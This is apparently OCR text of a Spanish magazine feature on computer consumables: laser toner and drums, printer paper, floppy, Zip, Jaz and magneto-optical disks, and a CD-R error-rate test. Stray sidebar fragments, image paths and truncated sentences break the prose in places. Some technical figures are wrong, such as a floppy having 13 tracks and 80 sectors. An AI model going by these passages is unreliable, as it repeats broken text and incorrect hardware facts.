En lo que se refiere a la tecnología de las impresoras láser (todo ello explicado anteriormente en este mismo artículo), existen tres elementos que resultan fundamentales a la hora de tener en cuenta su mantenimiento. Nos referimos al tóner, a la unidad fotoconductora y al tambor. Esta tecnología no tiene nada que ver con la utilizada por la inyección de tinta, ya que aporta una calidad superior tanto en imágenes como en texto, algo que también se ve reflejado en el coste de las máquinas, en sus consumibles y en su mantenimiento.

Eso sí, mientras que la duración de un cartucho de tinta es bastante limitado, la duración de los tóneres es mucho mayor (rondan de media las 6.000 páginas), aunque también es cierto que el coste de éstos es superior, por lo que el mantenimiento de una impresora láser es más caro que el de una de inyección de tinta. Pero no todo acaba aquí, ya que además del mencionado tóner, aunque menos frecuentemente, también debemos tener en cuenta que tanto el tambor como la unidad fotoconductora deben ser sustituidos cada cierto tiempo (cada 20.000 páginas, aproximadamente).

El tambor y el tóner

El tambor, además del tóner, es un elemento fundamental para el funcionamiento de una impresora láser. Tiene forma de cilindro y es éste el que queda cargado eléctricamente (tras las cuatro pasadas correspondientes a los cuatro colores fundamentales que realiza el láser sobre el mismo). A continuación es cuando entra en escena el elemento que realmente nos interesa en este momento, el tóner de la máquina. A diferencia de los cartuchos de una impresora de inyección de tinta, un tóner no está compuesto, tal y como muchos de vosotros pudiérais imaginar, de tinta líquida. En realidad, en su interior lo que encontraremos son pequeñas partículas sólidas imantadas de diferentes colores que son las que formarán las tonalidades de la imagen a imprimir y que a la hora de realizar dicha impresión son atraídas por el tambor y posteriormente plasmadas en el papel. Debido al efecto de imantación comentado anteriormente, cuando el papel está entre el tóner y el tambor, estas partículas se fijan por presión al mismo formando así las imágenes que deseamos imprimir.

A la hora de adquirir un tóner, nos podemos encontrar con diferentes alternativas. Por ejemplo, en el caso de que contemos con una impresora láser a color, generalmente los consumibles, digamos tóneres en este caso, se venden por separado, uno por color. Incluyendo el negro, el resto son el cyan, el magenta y el amarillo. Esto puede resultar de gran utilidad y nos ahorraremos un dinero, ya que si observamos que nos empieza a fallar un determinado color, tan sólo será necesario que sustituyamos ese mismo, dejando el resto de los tóneres intactos. A pesar de parecer lógico, esto no suele ser muy habitual en las impresoras de inyección en las que si falla un color, tendremos que cambiarlos todos al ir en un sólo cartucho, aunque cierto es que este aspecto va siendo corregido por los fabricantes.



Tanto el coste como la duración de los cartuchos de inyección es inferior al de los componentes del láser.

Los tóneres no tienen un formato estándar, ya que cada modelo y fabricante de impresora utiliza sus propios consumibles, por lo que éstos pueden variar mucho de precio entre uno y otro. Del mismo modo, podemos encontrar *kits* compuestos por el tóner y la unidad fotoconductora, con el consiguiente ahorro de dinero. Este segundo componente tiene una duración bastante superior al tóner del dispositivo, por lo que en algunos casos nos puede resultar más rentable realizar la sustitución de tan sólo uno de los colores por separado, pero hay momentos en los que ocurre lo contrario. Mencionar que la unidad fotoconductora es aquella encargada de producir el calor necesario para la posterior impresión de la tinta en el papel.

El tambor de la máquina normalmente se vende por separado, y al igual que ocurre con la mencionada unidad de calor, su duración es superior a la de los tóneres. Aproximadamente, hablamos de una relación de tres a uno, es decir, debemos reemplazar la unidad fotoconductora y el tambor del dispositivo cada tres tóneres.

Un papel de fácil elección

Cada impresora y uso requiere un determinado soporte

Existen gran cantidad de formatos, gramajes y calidades de papel para impresoras, tanto de inyección de tinta como láser. ¿En qué se diferencian?

Como ya os hemos comentado, existen diferentes tecnologías de impresión, cada una de ellas adecuada para un uso en concreto. Podemos dividirlas en varios grupos, es decir, blanco y negro o color, inyección o láser, etc. Bien, pues igual ocurre con los tipos de papel que utilicemos en las mismas, ya que dependiendo del uso que le queramos dar, así tendremos que decantarnos por una o por otra clase.

Hay usuarios que utilizan su unidad única y exclusivamente para trabajar con documentos de texto negro, sin embargo, también los hay que la quieren para fotografías de alta calidad. Es precisamente en este segundo caso donde realmente la elección se empieza a complicar, ya que, dependiendo del aspecto, formato o destino que le queramos dar a la mencionada fotografía, así tendrá que ser el papel.

Aspectos a tener en cuenta

En este apartado nos queremos centrar en la que anteriormente hemos comentado como la opción más complicada a la hora de elegir un tipo de hoja, es decir, en la impresión de fotografías. Existen modelos enfocados especialmente a la inyección de tinta y otros que van más hacia el láser. Es evidente que en estos dos sistemas, al utilizar tecnologías internas diferentes, el soporte debe estar igualmente diseñado para cada solución.

Los tres apartados más importantes a tener en cuenta a la hora de determinar nuestra elección son el formato (tamaño de la lámina), la textura de la superficie imprimible y el grosor de la hoja en sí.

Una de las alternativas más usadas si buscamos calidad fotográfica es el conocido como papel satinado. Éste debe contar con un blanco lo más limpio posible y una de sus principales características es su superficie brillante, lo cual dota al texto, y en especial a las imágenes, de un cierto relieve, imaginario por supuesto. Seguro que nos ha ocurrido alguna vez que, al imprimir una página completa en la que se usa gran cantidad de tinta (dígase una fotografía, por ejemplo), un folio normal sale del dispositivo arrugado, mojado. Sin embargo, el satinado no se ondula al contacto de la tinta, incluso cuando se imprime una página entera.

Es por ello que la mayoría de los fabricantes de este tipo de consumibles utilizan esta textura para la tecnología de inyección, la cual moja el papel, a veces en exceso. De todos modos no siempre resulta imprescindible que tenga una blancura extrema, sino que en determinados momentos nos puede interesar más el opaco satinado, ya que es idóneo para conseguir imágenes de fotografías que requieran exponerse a contraluz.

Del mismo modo, cada papel soporta un determinado número de puntos por pulgada (por regla general desde 360 hasta 2.400 ppp), por lo que también debemos conocer la resolución que soporta nuestra impresora antes de adquirir el soporte.

Por otro lado, el grosor va directamente relacionado con la resistencia de la página, porque no olvidemos que, al mojarlo con la tinta, su consistencia disminuye. De ahí viene lo que se denomina el gramaje, que especifica en número de gramos por metro cuadrado. Comentar que este tipo de papel especial ronda desde los 90 hasta los 250 g/m2.

También podemos encontrar aquellos específicos para la tecnología láser. Son muy similares a los anteriormente comentados, pero eso sí, deben tener un mayor gramaje, es decir, mayor resistencia. Esto es debido no a que se mojen con la tinta, tal y como ocurre con la inyección, sino a que deben soportar las altas temperaturas a las que son expuestos inducido por la tecnología interna de las impresoras de este tipo. Es más, mientras que utilizados en la inyección para fotografías suele ser satinado y con características de secante, el de láser carece de esta segunda cualidad, es decir, aunque mantiene el aspecto de satinado, al no tener que absorber la tinta líquida, al tacto tiene parecido con un plástico.

A modo de curiosidad os diremos que además de existir en el mercado multitud de formatos y tamaños de papel para su uso convencional (impresión de texto y fotografía), podemos encontrar aquellos que se utilizan en aspectos tan diversos como la impresión en telas, tarjetas plastificadas en pequeño formato o incluso tatuajes para nuestro cuerpo.

Algo más que un consumible

Revisamos la oferta de disquetes, Zip, Jaz...

La evolución de las tecnologías ha permitido grandes avances en materia de almacenamiento extraíble, prueba de ello son las altas prestaciones de las que goza la informática en este sentido.

Raúl Rubio / José Plana

Cuando eclosionaron los primeros supercomputadores cuyo volumen se medía en metros cuadrados, se idearon un sinfín de estrategias para satisfacer el hambre de información que estas prehistóricas máquinas demandaban. Tarjetas perforadas y demás artilugios de lo más rústico nacieron con el fin de guardar de manera permanente programas y datos. Es obvio que la tarea de introducir tarjetitas por una ranura no debía ser muy agradable y no satisfacía con eficiencia las grandes necesidades nutricionales de tan monstruosos sistemas.

La respuesta a estos problemas vino de la mano de dos propiedades fundamentales de la física y la electrónica, el electromagnetismo, que se sustentaba en soportes de cinta bobinadas. Las variaciones eléctricas producidas por un cabezal grabador generaban campos magnéticos que quedaban registrados en el soporte permanentemente y estas oscilaciones podían ser captadas en un proceso inverso.

Cintas magnéticas

Dada la naturaleza de este sistema, para tener acceso a un dato era necesario realizar rebobinados y *forwards* sucesivos para alcanzar una determinada información. La densidad de grabación no era demasiado alta y, por lo tanto, los tambores tenían un diámetro considerable. Esta herencia se ha mantenido durante años, aunque se haya reducido su tamaño, como demuestran los casetes convencionales de audio utilizados, por cierto, por los entrañables Spectrum y Commodore.

Hoy en día, los avances que se han producido en materia de almacenamiento no han llegado a desplazar el uso de esta técnica, pues para efectuar grabaciones masivas de datos se sigue empleando. Lo que sí se puede apreciar es un importante avance en lo que a versatilidad se refiere pues, como apuntábamos, los tamaños del soporte físico han disminuido de manera notable. La naturaleza de la documentación es digital, tiene una mayor fiabilidad y los accesos son comparativamente mucho más rápidos.

En el mercado coexisten distintas variaciones que se diferencian principalmente en la capacidad y en las dimensiones físicas de la carcasa. La oferta es muy amplia en este aspecto, y las capacidades y los precios de estos consumibles son muy heterogéneos.

Disquetes, fieles compañeros


En el mercado coexisten una gran variedad de modelos y

Algunos recordaréis el desorbitado precio de aquel preciado medio de almacenamiento hace «tan sólo» 10 años. Mucho han cambiado las cosas desde entonces y, sin embargo, las unidades de disco continúan en todos y cada uno de nuestros equipos.

Pero si los lectores poco o nada han progresado con los años, sus consumibles, los propios disquetes, siguen prácticamente las mismas directrices. Inexplicablemente, ningún otro estándar ha conseguido desbancar a este medio que únicamente admite 1,44 Mbytes. Si miramos esta capacidad desde el punto de vista de cuando fue creado, se trata de una cantidad nada desdeñable, no obstante, hoy por hoy es del todo insuficiente. De hecho, muchos sistemas operativos tienen problemas para crear discos de arranque mínimamente útiles.

Es más, una de sus mayores aplicaciones, por no decir la esencial, es la creación de discos de arranque. Los discos utilizados, que como todos sabréis tienen un tamaño de 3,5 pulgadas, son completamente ineficaces, por lo que nuestra recomendación es que conservemos todos nuestros datos en otro tipo de dispositivos.

Es difícil concretar qué discos son los mejores para nuestros propósitos, ya que la mayoría utiliza una mecánica similar y únicamente se diferencian en la calidad del sustrato magnético, el color de la parte externa o la capa limpiadora interna. Pero




veamos más detalladamente estos pequeños detalles.


Destrozando discos

Al tratarse de un sistema cuyo precio suele ser inferior a 100 pesetas, nos hemos permitido el lujo de abrir un disco de las marcas más representativas del mercado. En su interior, hemos encontrado algunas sorpresas. Como es evidente, comprobar la duración y calidad del sustrato magnético es algo más que complicado, por lo que debemos fiarnos de lo que los fabricantes afirman en sus especificaciones. Pese a esto, si echamos un vistazo a nuestros pequeños almacenes de discos y verificamos su funcionamiento, constataremos que sólo han sobrevivido los «de marca» al paso de los años.



De todas maneras, al abrirlos hemos visto cómo cada fabricante utiliza una capa limpiadora diferente, algo que influye en la forma en la que las partículas de polvo a lo largo del tiempo quedan sobre el sustrato magnético. Así, por ejemplo, descubrimos que mientras la mayoría de las casas emplean una capa limpiadora de papel algo rugosa (con orificios distribuidos por toda su superficie), los Basf se decantan por un simple papel suave. Por otro lado, bajo esta capa limpiadora suele existir una pequeña lámina de plástico que eleva a la primera creando un suave roce con el sustrato magnético, destinado a la limpieza de toda partícula extraña. Aunque este continuo roce puede suponer un pequeño desgaste, el problema es significativamente menor que el deterioro de nuestros cabezales por la adherencia de polvo. De todas las firmas analizadas (Fujifilm, TDK, BASF, Kao, Imation, Verbatim y Sony), detectamos que los TDK, KAO e Imation disponen de esta pequeña lámina o superficie similar. El resto utiliza la propia rotación del disco para su limpieza. Si





Hay disquetes para

Funcionamiento interno de los disquetes

La estructura física de los disquetes se ha modificado a lo largo de su historia y las variaciones que han surgido han sido en pro de mejoras físicas y de densidad de almacenamiento. Tras su estructura rígida de 3,5 pulgadas, albergan un disco magnético donde se guardan los datos. Para que la unidad pueda acceder a ellos, un mecanismo retira la solapa metálica que sirve para proteger su integridad y le hace girar a una velocidad de 300 vueltas por minuto al tiempo que inspecciona sus dos cabezas lecto-ras-grabadoras (una para cada cara).

La información se estructura en 13 círculos concéntricos, llamados pistas, y a su vez en 80 sectores, como si se tratase de una *pizza*. Los cabezales están constituidos por unas bobinas que magnetizan la superficie a grabar y captan variaciones en los campos magnéticos para realizar las lecturas.

Lo razonable es pensar que las variaciones de las magnetizaciones dan lugar a los ceros y unos que componen los bytes. Pero para sincronizar las lecturas y las escrituras, es necesario asistirse de una serie de pulsos adicionales que indiquen en cada momento donde se ubican los datos que contiene.

La localización de la posición del disco se lleva a cabo mediante la señalización de un orificio situado al lado del eje que permite rotarlo. Como mecanismo de seguridad, incorporan una pestaña que podrá ser manejada por el usuario e impedirá que se puedan hacer accesos de escritura por error.

Es difícil concretar qué discos son los mejores para nuestros propósitos, ya que la mayoría utiliza una mecánica similar

bien estos últimos pueden argumentar que de ese modo se aumenta su duración, esto es algo que tal vez no llegue a compensarnos, si tenemos en cuenta que el precio de estos artículos hace que sean tratados como de «usar y tirar».

Discos magnéticos de gran capacidad

Las unidades extraíbles han sufrido un tremendo perfeccionamiento que ha sido posible gracias a los desarrollo de las tecnologías asociadas a la informática. Los antiguos disquetes han experimentado transformaciones que han propiciado el incremento espectacular de la densidad de almacenamiento.

De los 1,44 Mbytes que se han logrado alojar en los tradicionales *floppies*, se ha pasado a los 2 Gbytes que hoy en día nos proporcionan los Jaz. Aunque el funcionamiento básico en el que se apoya este sistema sigue siendo el mismo, los materiales y las nuevas técnicas permiten crear consumibles de gran duración y fiabilidad. Desgraciadamente, sus antecesores no ofrecen grandes garantías de conservar durante largos periodos tiempo y uso la integridad de los datos que en ellos se albergan.

Los nuevos lanzamientos pasan por una mayor complejidad tanto en su hardware como en su software, y el tratamiento es diferente dada la asistencia de complicados algoritmos de compresión, que aumentan la capacidad de manera muy efectiva. La velocidad de transferencia de datos es sensiblemente mayor y, en este sentido, existen diferencias entre las distintas interfaces que se comunican con el ordenador.

Aspecto de los Zip.

Zips y Jazs

Dentro de la categoría de los Zips, es posible hablar de dos versiones de 100 y 250 Mbytes, respectivamente. Las primeras mantienen compatibilidad en unidades lectoras de 250, en cambio las mayores no son accesibles por unidades de 100. Su aspecto exterior es muy parecido al de los disquetes y, si despiezamos una, podemos ver grandes similitudes con sus precursores. El disco propiamente dicho se envuelve entre dos superficies suaves cuya misión es la de evitar fricciones con la carcasa al mismo tiempo que la de absorber cualquier

partícula de polvo que pudiera caerle. Como mecanismo de resguardo incorporan una cubierta metálica que se retira cuando se tiene que acceder a los datos que acumulan.

Una de los elementos diferenciadores que más llama la atención es la ausencia de la pestaña de protección contra escritura, pues esta tarea se realiza vía software. Por otro lado, en el ángulo superior izquierdo contemplamos la existencia de una marca que identifica la capacidad del dispositivo, así como el eje metálico que le permite girar. Éste carece de la muesca que señaliza la posición del principio de los datos.

El precio de uno de estos consumibles de 100 Mbytes viene a rondar las 2.000 pesetas. Por su parte, los de 250 Mbytes tienen, como es lógico pensar, un coste algo más elevado, unas 3.500 pesetas.

En cuanto a los Jaz, podemos encontrar dos variaciones que se distancian por su capacidad, pues están disponibles en uno y dos Gbytes. Las formas de la carcasa de estos dispositivos se despegan de la línea que tienen el resto de los consumibles de esta clase. En ellas, sí que encontramos cualidades que diferencian en gran medida a otros de la misma categoría. Para empezar, su grosor es sustancialmente mayor y es que dentro se albergan dos discos metálicos que son los que dan soporte a los datos guardados. En este aspecto, hallamos más similitudes con los discos duros que con las unidades extraíbles. La protección contra escritura, al igual que los Zips, se realiza vía software y la capacidad viene indicada en un plástico situado en el ángulo inferior derecho. Para realizar los accesos, los cabezales se introducen en el interior de la carcasa, para lo cual es necesario mover una pletina metálica que se encuentra ubicada en el canto frontal. La adquisición de uno de estos productos viene a costar alrededor de 16.000 pesetas y, del mismo modo que en el caso anterior, depende de la cantidad de unidades que se compren.



Las unidades de lectura-escritura se comercializan en distintas ediciones y su diferencia fundamental estriba en la interfaz de comunicación con el PC. Esto es algo que el usuario tendrá que tener en cuenta, pues las velocidades de transmisión varían notablemente. El mayor rendimiento lo alcanzan las SCSI, que llegan a dar 1,2 Mbytes de transferencia para Zips y 8 Mbytes para Jaz. La durabilidad es otro punto a su favor,

Inexplicablemente, ningún otro estándar ha conseguido desbancar a los disquetes, un medio que únicamente admite 1,44 Mbytes

pues pueden llegar a tener una esperanza de vida de 10 años. Esta característica les confiere aptitudes como para ser utilizados como *backups* de confianza.

Magneto-ópticos

La lucha librada por los ingenieros con objeto de desarrollar mejores sistemas de almacenamiento extraíbles ha sido posible gracias a los progresos que se han tenido en nuevos campos tecnológicos y científicos. Los dispositivos magneto-ópticos han visto la luz gracias a la combinación de leyes físicas de distinta naturaleza: El magnetismo y la óptica.

Estas unidades entran dentro de una clasificación intermedia entre lo que pueden ser los disquetes y los clásicos CD-ROMs. Tienen cabida en un sinfín de aplicaciones debido a las grandes cantidades de información que se manejan actualmente, pues son aptos, por ejemplo, para transportar fotos y archivos que en unidades convencionales no tendrían cabida.

Las capacidades de éstos son muy variadas y están disponibles en versiones que van desde los pocos «megas» hasta unidades de varios «gigas». Los discos mantienen compatibilidad hacia abajo, lo que quiere decir que, en una unidad de 1,3 Gbytes, se pueden usar consumibles de inferior capacidad, lo que es una característica muy importante si tenemos en cuenta que el potencial de crecimiento hace vislumbrar que en los próximos años se llegue a los 12 Gbytes.

Su funcionamiento se basa en el calentamiento de la superficie del disco por medio de un láser para, posteriormente, realizar escrituras de naturaleza magnética. Para los procesos de lectura, sin embargo, no se usa ningún procedimiento magnético, ya que esta operación se lleva a cabo directamente por el láser.

Los precios de estos productos oscilan dependiendo de las capacidades y de las unidades que se compren y van desde las 500 pesetas aproximadas de uno de 128 Mbytes a las 3.000 que llegan a costar los de 1,3 Gbytes.

Calidad y precio

Qué son y cómo operan los discos CD-R

El abaratamiento de las obleas y la notable fiabilidad de este soporte han llevado a muchos profesionales y usuarios a utilizarlo como sistema de almacenamiento masivo de datos. A continuación, descubrimos qué se esconde detrás de los discos C

La tecnología óptica de almacenamiento por láser es relativamente reciente. Su primera aplicación comercial masiva fue el CD de audio, a principios de la década de los 80. Sus fundamentos técnicos, en cuanto a funcionamiento, son relativamente sencillos: un haz de luz láser va leyendo o escribiendo datos que se encuentran en la superficie de soporte de plástico.

La principal característica de los dispositivos ópticos es su fiabilidad, no les afectan los campos magnéticos, apenas les influyen la humedad o el calor (salvo temperaturas extremas) y aguantan golpes importantes, siempre que su superficie esté protegida. Los principales problemas para crear unidades grabadoras a un precio razonable y un soporte igualmente asequible.

El mercado actual basado en esta tecnología está en continua evolución, especialmente desde que hizo su aparición el DVD, que parecía que iba a imponerse sobre los CD-ROM en pocos meses. Esto no ha ocurrido debido en gran medida a la aparición de los aparatos de grabación y discos compactos escribibles y re-escribibles, pero fundamentalmente a la vertiginosa bajada de costes que han sufrido tanto dispositivos como soportes. No hay más que echar un vistazo a los precios y prestaciones que tenían hace tres años y lo que ofrecen los fabricantes ahora. Los CD-R han pasado de costar más de 1.000 pesetas (6 euros) a valer entre 100 y 200, mientras que las velocidades de grabación son del orden de seis u ocho veces superiores. Parece, por tanto, que los CD-R se han convertido en una opción importante como soluciones de almacenamiento masivo de datos desde el punto de vista económico. Analicemos someramente su historia y sus perspectivas de futuro.

Cronología y evolución

De la misma manera que la aparición de los compactos de audio significó una revolución de enorme magnitud, no lo fue menos la irrupción del CD-ROM a mediados de la década de los ochenta. Desde aquellos CDs de hace casi dos décadas hasta los actuales discos con asombrosas capacidades de almacenamiento, han surgido un sinfín de aplicaciones en las que utilizarlos.

Las cantidades ingentes de información que llenan nuestras unidades hoy en día y la exigencia de un soporte con un alto índice de portabilidad hacen que el CD-ROM juegue un papel primordial, hasta el extremo de haber desbancado a los clásicos discos de 3,5 pulgadas. De hecho, no es extraño encontrar equipos que carecen de disquetera, dada la posibilidad de arrancar desde un lector de CD-ROM, que además es el medio que nos permite instalar la mayoría del software que se comercializa.

Aproximadamente hace unos doce años, ven la luz las primeras grabadoras de CD-R, sólo «asequibles» en el ámbito profesional (1 millón de pesetas), mientras que las obleas alcanzan las 5.000 pesetas. Así, el enorme descenso del importe de los discos vírgenes ha sido definitivo en el impacto de esta alternativa como estructura de almacenamiento. En nuestros días, podemos guardar 650 Mbytes de datos por unas ciento veinte pesetas, con la posibilidad de reproducirlos en cualquier lector de CDs, lo que lo convierte en el soporte más barato y versátil que podemos encontrar en el mercado.

Con el paso del tiempo, no sólo ha ido variando el precio, sino que las velocidades de lectura y de escritura han avanzado notablemente. En lo referente a la grabación, se ha roto una barrera que parecía inaccesible hace unos meses, 2.100 Kbytes/s (Kbytes por segundo), lo que posibilita la grabación de un CD-R en menos de seis minutos.

Métodos y características

El proceso de lectura es muy similar al usado en los antiguos vinilo, excepto porque la información está guardada en formato digital en vez de analógico y por usar un láser como lector.


El proceso de escritura consiste, básicamente, en ir «agujereando» la superficie plástica del disco con el láser emitido desde la grabadora. El sistema no ha experimentado variaciones importantes hasta el nacimiento del DVD-R. Con él, se ha modificado la longitud de onda del láser, reducido el tamaño de los agujeros y apretado los surcos para que quepa más información en el mismo espacio.

El proceso de creación de un CD-ROM clásico, el que adquirimos con datos, ya sea audio o software, se denomina . Éste consiste en generar un molde que luego dará forma al soporte de policarbonato, el cual integra los datos del CD. Esta superficie se cubre con una capa metálica y, a continuación, con otra de protección frente a elementos como puedan ser el polvo o la luz del sol.

Por el contrario, la estructura de los CD-R no es la misma que la de los CD-ROM comerciales. Empezando de abajo a arriba, nos encontramos con una superficie de policarbonato similar a la de los discos clásicos; sobre ella, se asienta otra constituida por un polímero (éste varía según el fabricante), que es lo que modifica el haz láser cuando incide sobre el disco. La potencia del láser provoca el cambio de las propiedades reflexivas de esta superficie. Dichas modificaciones son las que la unidad lectora interpretará como datos. Sobre esta capa se extiende otra de origen metálico, y por tanto reflectante, con el objetivo de reflejar las irregularidades que provoca la incidencia del láser en la capa inferior. En último lugar, se coloca una película de laca protectora, que también sirve como disipador térmico para evacuar la gran cantidad de calor que genera el láser. Encima de esta capa se pueden añadir otras como protección o simplemente la serigrafía.

Pero, profundicemos algo más en la incidencia del láser sobre el polímero, que es en definitiva la escritura, y sobre los componentes que intervienen en este proceso. Como hemos mencionado anteriormente, el área constituida por un polímero es donde se graban los datos realizando pequeños agujeros en su

Los
convertido en
importante como
sol
almacenamiento masivo
de datos desde el p
de vista económico



En la imagen, pod
grabación Nero.

superficie. A estos agujeros se les denomina y su importancia no sólo reside en el tamaño y en la velocidad con que se generan, sino en su perfecta alineación respecto a la vertical con el haz de luz y paralela a la dirección de giro del disco. Por tanto, la exactitud de la grabadora junto a la sensibilidad del polímero parecen los factores más importantes que intervienen en la grabación de datos en un CD-R. Sin embargo, esa sensibilidad puede jugar en contra del CD-R porque otro factor que debemos tener en cuenta es el tiempo que vamos a conservar nuestra información.

Inicialmente, se utilizó la cianina como componente especialmente sensible a la luz, pero por la misma razón no resulta la solución más práctica para la

E

El dispositivo utilizado para esta comparativa es el Efocus CDC-58. Está basado en una unidad Teac, con una velocidad de grabación de 1.200 Kbytes/s y 4.800 Kbytes/s de lectura. Se le ha incorporado una placa de control, gestionada por un software concreto encargado de mostrar los datos recogidos tras la prueba. Se conecta al PC a través del bus SCSI y el puerto paralelo para el control de datos. El proceso que sigue este dispositivo es anotar las veces que tiene que utilizar el CIRC y los tiempos en los que recurre a él. Su precio está en torno a las 500.000 pesetas (3.005,06 euros).



Efocus emplea conexiones serie y paralelo para transmitir bits de control y datos respectivamente.

Tabla de resultados que ofrece Efocus CDC.

conservación de información. A continuación, apareció la phtalocianina, más resistente a la luz pero también más exigente con el láser a la hora de modificar su estado, lo que puede acarrear errores de escritura o de lectura en algunos lectores de discos compactos dado que la intensidad con que aplican la potencia del láser varía en función de la velocidad de lectura.

Recientemente, Mitsubishi, fabricante de la marca Verbatim, ha desarrollado una nueva sustancia para esta capa, el Metal Azo. Este polímero hereda lo mejor de los dos que hemos mencionado anteriormente; por un lado, ofrece una mayor resistencia a la degradación por parte de la luz solar y, por otro, su resistencia al láser es más que aceptable. Esto posibilita una calidad media sobresaliente. Otra de las características de esta sustancia es que dota a la capa de un color azulado, consecuencia de las propias cualidades físicas y químicas del polímero y no de incluir un tinte para dar un color a la oblea que esté más o menos de moda.

■

Cuando aparecieron los primeros disco grabables, la transferencia de datos al CD-R debía de hacerse de una sola vez. Si no llenábamos el disco, desperdiciábamos todo el espacio sobrante, lo que dificultó en un principio su expansión y asentamiento en el mercado de consumo y profesional. Con la llegada de los multisesión se solucionó parcialmente este problema, pero surgió otro. Estos soportes permiten que se abran varias sesiones de grabación y podamos ir llenando todo el hueco disponible hasta completarlo. Para ello, se crean dos zonas en cada sesión: una de salida (*lead*) y otra de entrada (*lead*). Éstas se encuentran interrelacionadas mediante punteros, estructuras de datos que permiten enlazar una con la otra y viceversa. Se realiza situando un puntero al final de cada sesión que apunta al principio de la siguiente y, al grabar la última, debemos «cerrar» el disco. Esto consiste en guardar la tabla completa de contenidos que indicará a la unidad lectora que no debe buscar más sesiones.

Sin embargo, el uso de varias sesiones tiene como contrapartida el desperdicio de un espacio que en algunos casos debemos tener en cuenta. En efecto, estas zonas de entrada y salida pueden ocupar unos 15 Mbytes aproximadamente. Por este motivo, no es aconsejable realizar más de tres o cuatro sesiones. Para hacernos una idea de la pérdida que supone la utilización de varias, el uso de 10 puede reducir el espacio disponible en un CD-R de 74 minutos hasta en un 50 -ficable.

similar al de los discos de vinilo, excepto porque la información está guardada en formato digital y por usar un láser

Otra característica a considerar es la compatibilidad cruzada entre grabadoras, CD-Rs y unidades lectoras. Un mismo soporte grabado con un modelo concreto no se comporta del mismo modo en un lector u otro. Este comportamiento desigual se debe a que los fabricantes no siguen las especificaciones estándar con toda la exactitud deseable y esto provoca que discos que ofrecen una fiabilidad óptima en un lector Yamaha no lo sea tanto en otro de Creative Labs, por poner un ejemplo. Esta circunstancia no es especialmente importante a nivel usuario, si una marca concreta no funciona como nosotros deseamos, cambiamos a otra y la inversión no es apreciable.

■ Un e

En cualquier transferencia de datos, especialmente cuando son grandes cantidades o cuando la transmisión se realiza a mucha distancia, las tramas están formadas por los datos propios y una información redundante, compuesta por códigos detectores y correctores de error. Este procedimiento de detección-corrección, cuando es posible, se basa tanto en el orden en el que se transmiten los datos (envío a satélites geoestacionarios), como en el de colocación a lo largo de la superficie (tarjetas perforadas), o en los dos (como es el caso de los CD-R).

El sistema de detección y corrección que se ejecuta durante la grabación de un CD-R, cuyas siglas son CIRC, concentra su funcionamiento en dos decodificadores: C1 y C2. El primero de ellos es capaz de detectar y subsanar hasta dos errores en dos bytes distintos y corregirlos (E11 y E12) por trama de datos. Cuando son tres o más los bytes erróneos (E13), el decodificador C1 puede encontrarlos pero no corregirlos, por lo que se los pasa al decodificador C2. De manera similar, éste detecta y subsana dos (E21 y E22), y localiza hasta tres bytes erróneos (E32). Este tipo de errores ya no se puede reparar y deja el CD-R inservible. Todo este procedimiento retarda la lectura del CD.

Por nuestra parte, las pruebas han sido realizadas gracias una testeadora de CD-R Efocus CDC-58 que utiliza CD World para comprobar y acreditar con una puntuación objetiva los CD-R de las marcas que distribuye en España. La Efocus CDC-58 se limita a leer cada disco compacto a una velocidad de 3.600 Kbytes/s y contabilizar el número de veces que es necesario aplicar el propio código detector y corrector de los CDs (CIRC). Además, está preparada para descubrir errores de enfoque de hasta 5 milésimas de milímetro y desfases superiores a media pista.

El resultado es una tabla y un gráfico en los que se detallan los valores de los fallos que hemos comentado en las líneas precedentes. El primer gráfico y el primer valor que se nos suministra es el BLER. Éste representa la suma de todos los errores que han sido localizados por el primer codificador (C1) del CIRC, es decir, E11, E12 y E13, por segundo. El segundo factor que aparece es BURST y refleja la cantidad de veces que encontramos cinco o más bytes dañados por trama de transmisión; finalmente, FE y TE representan los errores de enfoque y los desfases.

Las calificaciones que suministra Efocus CDC-58 son desde la AAA (que equivaldría a un 10), pasando por AA (9), hasta llegar a la D (que equivaldría a un 1). Esta última se da a los discos que se consideran inservibles. Si deseáis conocer los criterios que se siguen para dar estas calificaciones, os remitimos a la tabla adjunta.

Para realizar la evaluación, grabamos 10 unidades de cada marca, algunas firmas nos han enviado dos tipos de discos diferentes y en otros casos discos preparados para almacenar audio, éstos los hemos analizado por separado.

Un mismo soporte escrito con un modelo concreto de grabadora no se comporta del mismo modo en un lector u otro

Múltiples fuentes

Para llevar a cabo las pruebas, tuvimos que elegir qué datos debíamos utilizar. La decisión fue escoger dos imágenes u originales. En el primer caso, se completó con datos almacenados en diferentes aplicaciones, como Excel, Word, etc.; mientras que el segundo era mixto, compuesto por ejecutables, datos, imágenes y sonido, tanto en formato WAV como MP3. El objetivo de esta división es comprobar si los soportes se comportan de la misma manera ante diferentes formatos.

En cuanto a la grabación de todas las obleas, nos servimos de la MultiCD 11 de Vulcano, suministrada por CD World (ver recuadro). Este dispositivo realiza la grabación de hasta 11 CD-R simultáneamente a una velocidad de 1.200 Kbytes/s. Está equipado con grabadoras Sanyo CRD-R800S, con capacidad de lectura de hasta 20x y soporta la gran mayoría de los formatos existentes. En las líneas siguientes, os ofrecemos el análisis de cada una de las unidades analizadas.

BASF Multispeed

Este fabricante de electrónica de consumo nos ha enviado dos modelos CD-R de distintas calidades. Uno de ellos, capaz de soportar grabaciones a 2.400 Kbytes/s, ha demostrado un nivel más que aceptable. Como curiosidad, realizamos la grabación de uno de estos soportes a esa velocidad y el testeo fue satisfactorio, aunque sus resultados no se reflejen



Multi

Este aparato multigrabador tiene la capacidad de alcanzar un régimen de hasta 80 CDs/h. Es totalmente autónomo, aunque dispone de la posibilidad de conectarlo a un ordenador. Integra 11 grabadoras Sanyo CRD-R800S diseñadas para soportar la práctica totalidad de formatos de grabación.

Este sistema multiCD está dirigido por un software experto en duplicación que, sin la intervención del usuario, analiza las características del CD original y aplica los parámetros de grabación oportunos. Dispone de la opción de activar una clave de acceso a algunas funciones o a su totalidad.

